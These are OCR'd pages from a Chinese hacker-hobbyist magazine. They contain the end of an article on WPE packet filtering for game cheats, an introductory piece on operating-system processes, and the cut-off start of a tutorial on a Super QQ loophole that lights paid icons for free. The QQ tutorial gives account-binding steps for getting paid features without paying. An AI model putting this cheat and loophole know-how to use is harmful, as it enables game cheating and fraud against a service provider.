


图10 《黑客手册》网站过程




图11 百度搜索过程

右键选择“Follow TCP Stream”，看看这两次请求和响应的完整过程，如图10、图11。

经过仔细比较，发现百度返回的数据包中消息头有这样不同的一条“**Content-Type：gzip**”。对！就是这个编码方式使我们的“过滤器”失效了，被gzip方式编码的“黑客”将不再是BA DA BF CD，自然也就替换不了了。

比较这样两个过程并不是多余的，我就拿它们之间一个编码加密的差异来说明外挂编写的难易和可行性。gzip的编码是可逆的，也有现成的开源代码可以很方便地在它与未编码状态之间转换，本例中，我们可以写一段解码gzip的函数先把截到的包解码，接着查找“黑客”替换成“婷花”就可以成功实现了。

但是对于游戏，它的加密解密代码我们一般是没办法知晓的，即使抓到了数据包又能怎样呢？那只是一大堆没用的乱码而已。所以，你又会看到本文消极的一面，如果没有过硬的编程技术和加密解密技术，仅靠现有的WPE工具做“过滤器”式外挂，这只是一种很低级的利用方式，只能对付很少数加密很弱的游戏，而且，现在的游戏都自带检测WPE等封包修改工具，于是，准确地说，WPE的外挂时代已经到了快要灭绝的末期。

但是，消极的同时也有积极的一面，如果你对外挂十分感兴趣，你可以努力去学习网络封包与修改技术，修炼逆向技术，一直深入下去，那么终有一天你会成为网络编程和破解界的大师级别人物，那个时候也许写个外挂就是小case了。而对于我们大多数人，是不会去玩网络游戏，也不会想成为外挂大师，那么，了解这世上有这样的技术存在有什么用呢？你有什么奇怪的想法产生了呢？没有？想不出来？哎，接着买下期“黑手”吧，下期你应该会看到实例！

[本文所涉及的相关工具：WPE汉化版、多功能转换工具、Ethereal使用手册中文版已收录在光盘]

编辑点评：

不管怎么说，这部分还是跟编程有不少相关性，要想彻底玩转数据包是离不开编程这一步的。但编程也好，文中的这些工具也好，它们只是工具或方法，对数据的分析和构造才是灵魂。

浅谈操作系统原理（一）

文 五岳Jian派 HackRain
（在此感谢五岳的兄弟：弘智、斗南、猩猩、510）

从本文您可以学到：

认识操作系统和了解操作系统的相关知识

“操作系统原理”是一门偏理论的学科，但对于hacker，学好“操作系统原理”有助于了解计算机工作方式，对于编程有着重要作用，如怎样让写出的程序充分利用计算机资源，做到最优化的运行。在此只能提纲挈领的对“操作系统原理”进行讲解，其它不再赘述。

一、概述

操作系统的基本功能：1、**启动计算机**；2、**控制计算机资源**；3、**为用户提供操作界面**。如同我们熟知的DOS、WINDOWS、LINUX等操作系统，都具备这些功能。

操作系统的特点：

1、共享性。运行于操作系统的各种程序能够共享计算机资源（小贴士：计算机资源指的是计算机硬件、软件、网络等资源的总和），实现操作系统对于全部资源的统一管理、调度和使用。

2、并发性。即让多个程序并发的使用CPU，实现多任务的运行。

二、操作系统，管理程序

1、作业

当操作系统运行一个程序时，首先要将程序调入内存，虽然现在的内存空间已足够大，但面对并发性，即多任务的运行，也显得捉襟见肘，很难想像将整个程序全部调至内存运行是怎样一种情况，于是有了“作业”的概念。

操作系统将程序划分为若干个“作业”，这些“作业”是符合程序规则的自然结构，如选择结构（如编程中的IF语句）、循环结构（如DO LOOP语句）等。而自然结构并非都是“作业”，可以说“作业”是软件中功能较为完善的自然结构，且与程序相对独立。

这样，在运行一个程序时，把程序分为许多“作业”，将其中的一个或几个“作业”调入内存，即可认为程序已经运行，于是内存空间便可在同一时间放入不同的作业，一次运行，以实现多程序的并发运行。

打个比方，就像学生学习多个学科，不可能一次性学习完某一科的全部课程，不会一年学语文，一年学数学。于是，将每个学科分为若干章节，各学科交互学习。在此，学科相当于程序，而章节相当于“作业”。作业是被存放于“输入井”中的，什么是“输入井”呢？这是操作系统启动计算机后，在硬盘上形成的一个特殊的临时区域，伴随操作系统的启动而存在。操作系统从硬盘上

读取程序的某一部分时，将其调至“输入井”，形成一个“作业”，同时也会形成一个描述作业的控制块，称为“JCB（JAB CONTROL BLOCK，作业控制块）”，JCB与作业是共生共灭的。在“输入井”中，操作系统通过控制JCB从而控制“作业”，将JCB用“链”的方式组成列，依次运行。暂可以把JCB理解成为沟通操作系统和作业的中转站。

2、进程

通过对“作业”的了解，我们知道：**程序化为“作业”，从硬盘调至“输入井”，再调至内存，最后才由CPU处理。**“作业”实现了“输入井”级的并发，而为了提高这种并发度的级别，又提出了“进程”的概念，将并发级别提升至内存级，进一步使操作系统的效率大大提高，使其并发性更为优化，充分发挥CPU潜能。当“作业”调至内存时，操作系统立即为此作业产生进程，可以说，进程是活动的程序，且进程的活动空间仅在内存。由于进程具有生命周期，所以这种活动并不是永久的。程序好比整个自然界，可以看做是静态的，而进程就是自然界孕育出的生命个体，在自己的生物圈内活动。

这里还有两个概念需要了解：

1、进程是分配计算机资源的最小程序单位；

2、进程由操作系统为作业产生“父进程”，由“父进程”产生“子进程”，之间是父子关系，并可以此向下继续产生新的“子进程”。

描述进程的控制块称作PCB（PRCESS CONTROL BLOCK，进程控制块），如同作业通过JCB被操作系统控制，操作系统通过对PCB的控制和管理从而管理和控制进程，两者间同样共生共灭。

下面来看一下进程和PCB包含的内容：**进程中包含一段程序代码，包含程序代码要处理的数据，同时也包含PCB，可见两者间是包含关系。**PCB在不同操作系统中的内容不完全相同，大体包含：**进程的标识信息；CPU的状态信息；进程控制信息。**具体不再说明，有兴趣的朋友可以去查阅资料。

前面说过，进程是活动的，这就表示进程在内存中表现为各种不同的状态，其基本状态有三种：**就绪状态；运行状态；等待状态。**当若干个进程共同处于内存中，会将所有进程对应的PCB形成链，进程需要等待一定的条件发生，才会转至就绪状态。顾名思义，这个等待过程就是进程的等待状态（**注：后面要讲到的就绪和运行状态下，进程对应的PCB依旧重新排列成链，依次遵从CPU的调度**）。

进程被运行的前提条件一但具备，只等分配CPU资源时，该进程立即进入就绪状态，所有就绪进程形成PCB链，操作系统先将首链PCB对应的进程调至CPU运行。而首链进程要求分配CPU资源时，可能CPU的资源正在被另一进程占用而未释放，此时，若就绪状态进程的优先级并不高于占用CPU的进程，且此进程（就绪状态）时间片未到，则此进程有可能从就绪状态转换为等待状态；若时间片已到，则此进程回到就绪队列末尾重新排队。

处于运行状态的进程，会有三种情况发生：

1、进程在规定时间片内运行结束；

2、进程在运行过程中需要触发某个事件才能继续运行，那么此进程会暂时终止运行状态，转至等待状态；

3、进程由于某种原因（如进程较长或发生冲突），使其在规定时间片内未运行结束，则此进程不再占用CPU，转至就绪状态，回到就绪状态的末尾等待下一次CPU资源的分配。

为了便于理解，来看如下的比喻：

如同你在食堂打饭，排队的人可以看成是PCB，排成的队列就是PCB链。你手中等待盛饭的饭盒好比进程，食堂只有一个窗口供应饭菜，负责打饭的师傅如同CPU，所有的饭菜（包括做菜的材料）就是所有CPU资源。打饭的师傅在询问你的需要后，将饭菜盛入你饭盒的过程，就是CPU通过PCB的引导，将CPU资源分配给进程的过程。

在此之前，增加一个环节：打饭前清洗餐具，准备饭卡等操作。另外增加一个前提条件：由于打饭者众多，每个人打饭的时间限定为5分钟，以前一人打饭结束到下一人打饭结束为一个时间段，各时间段间不间断。当人们处于准备环节时，还不具备打饭的条件，也就相当于进程处于等待状态。一切准备完毕，人们开始排队打饭了，即进入就绪状态。当轮到你打饭时，某人发现菜中有虫子，找打饭师傅理论，在5分钟内，你可能不想再等，扬长而去。当你次日再次打饭时，必须重新进入等待状态了。若你耐心的等待了5分钟，事情依旧未处理结束，按前提条件的规定，限定时间已到，你若想打到饭，就必须回到队尾重新排队了。当你开始打饭时，相当于进入运行状态。对照进程运行状态的三种情况，可能你会遇到以下状况：

1、在5分钟的规定时间内打饭结束；

2、当你付钱时发现饭卡损坏了，那么只好中止打饭，进入准备环节，去更换饭卡，即回到等待状态；

3、在规定时间内，你犹豫不决，始终未想好要吃什么，5分钟结束后，只好到就绪队尾继续排队，等待下一次机会。

以下为进程状态和转换示意图，如图1。

而在实际运行中，进程有五种状态，分别是：**1、运行状态；2、活动就绪状态；3、挂起就绪状态；4、活动等待状态；5、挂起等待状态。**

而多出的两个“挂起状态”是为何产生的呢？




图1 进程状态和转换示意图

挂起，即处于“活动状态”的进程由于挂起命令而转至“挂起状态”。挂起状态下的进程不参与CPU的资源分配，挂起解除后，再重新回到活动状态（注：挂起“运行状态”解除挂起后，不会直接回到运行状态，而是要先进入活动就绪队列）。

以下为五种实际运行状态的示意图，如图2。

加入两种“挂起”状态是有它的实际意义的，总结有四点：

1、当系统出现故障或某些功能受到破坏，需要将系统中的相关进程挂起，以便故障排除后，再将挂起状态恢复；

2、为了检验程序运行状况，用户需要取得一些进程运行中的参数或中间结果。当取得的一些数据与预期结果不符，常要求系统挂起一些相关进程，以修改和调试程序；

3、系统在运行过多程序时，若资源不足会使系统负荷过重，系统会挂起一些进程来缓解负荷；




图2 五种实际运行状态的示意图

4、计算机由于特定原因死机时，系统可能会主动挂起一些不必要的进程，使其处于挂起等待状态，去掉这些进程后，系统会恢复工作。

如同我们在WINDOWS系统下使用**Ctrl+Alt+Del**调出资源管理器，结束某些进程，以排除死机状态。其原理就是人为的结束掉处于“挂起等待”的进程，使系统恢复工作。由此看来，“操作系统原理”并非是纯理论的学科，此理论是可以用来指导实践的，其价值巨大。下一期将继续讲解第二章第3节，是有关线程、超线程及其它内容，敬请关注。

编辑点评：本文重点介绍了进程的相关知识，其实很多小菜都是觉得，进程不就是程序吗？其实程序只是放在磁盘上的文件，而进程是这个文件加载进内存执行时产生的，进程是执行中的程序，它们是有区别的，相互独立而不会互相影响（单指程序本身，不包含程序调用的数据）。其实了解进程只是开始，要更深入的学习，继续关注下期的杂志吧。

风飘酷玩总评：

这次的酷玩，首先带给大家一个免费亮图标的小洞洞玩玩，从一粒沙尘能看到一个世界，不知道聪明的你能从这个小洞里看到什么呢？这个BUG很简单，但有开发的潜力哦。然后呢，就是对之前QQ空间5.0技术的一个补充，新东西自然有很多新玩法。对于喜欢玩游戏的朋友，那《狂刷欢乐斗地主欢乐豆》你就不能错过了。而在沉默了好长一段时间之后，WebQQ又进入我们的视线，看来TX也意识到未来互联网的发展趋势了。不管怎么说，按照以往TX产品的经验来看，WebQQ不知道有多少洞洞等着你来发觉呢！最后带给大家的就是一些小技巧、小工具，可能在不经意间会帮你的大忙哦。

超级QQ最新BUG——免费亮图标

图 郝安山

看到题目你可能会怀疑：这是不是网上流传的超级QQBUG啊？放心，那个BUG已经被封掉N久了，小菜我又不是火星人，又炒冷饭。这是才出现不久的超级QQ漏洞，就是为像我一样的图标一族研究所开发的，也就是说可以免费点亮超级QQ图标了。




图1　绑定QQ B

操作条件：一块手机（可用的），两个QQ号码。

首先为了文章能够清晰明了，给这两个QQ号起个名字，大号（没有绑定手机）起名为A，小号（没有绑定手机）起名为B。接着登录B，对其进行绑定，基本步骤是：**1、填写信息；2、发送短信确认码（接下来弹出的窗口会提示），如图1；3、绑定成功。**

当我成功将B绑定后，它告诉我每个手机号码只能绑定一个QQ号，如图2，这个限制是什么时候出现的我是无法考证了，不过在我绑定A的时候，却又成功了，这着实让我迷惑：TX真是……（不说脏话）不过这不影响我们的操作，这可能是TX隐藏的另一个更大的漏洞哦。




图2　有待挖掘的漏洞

接下来进入超级QQ的官网，对B QQ开通超级QQ。请放心，不会让你花钱的，点击“网上开通”，接下来按操作进行就行了，如图3。

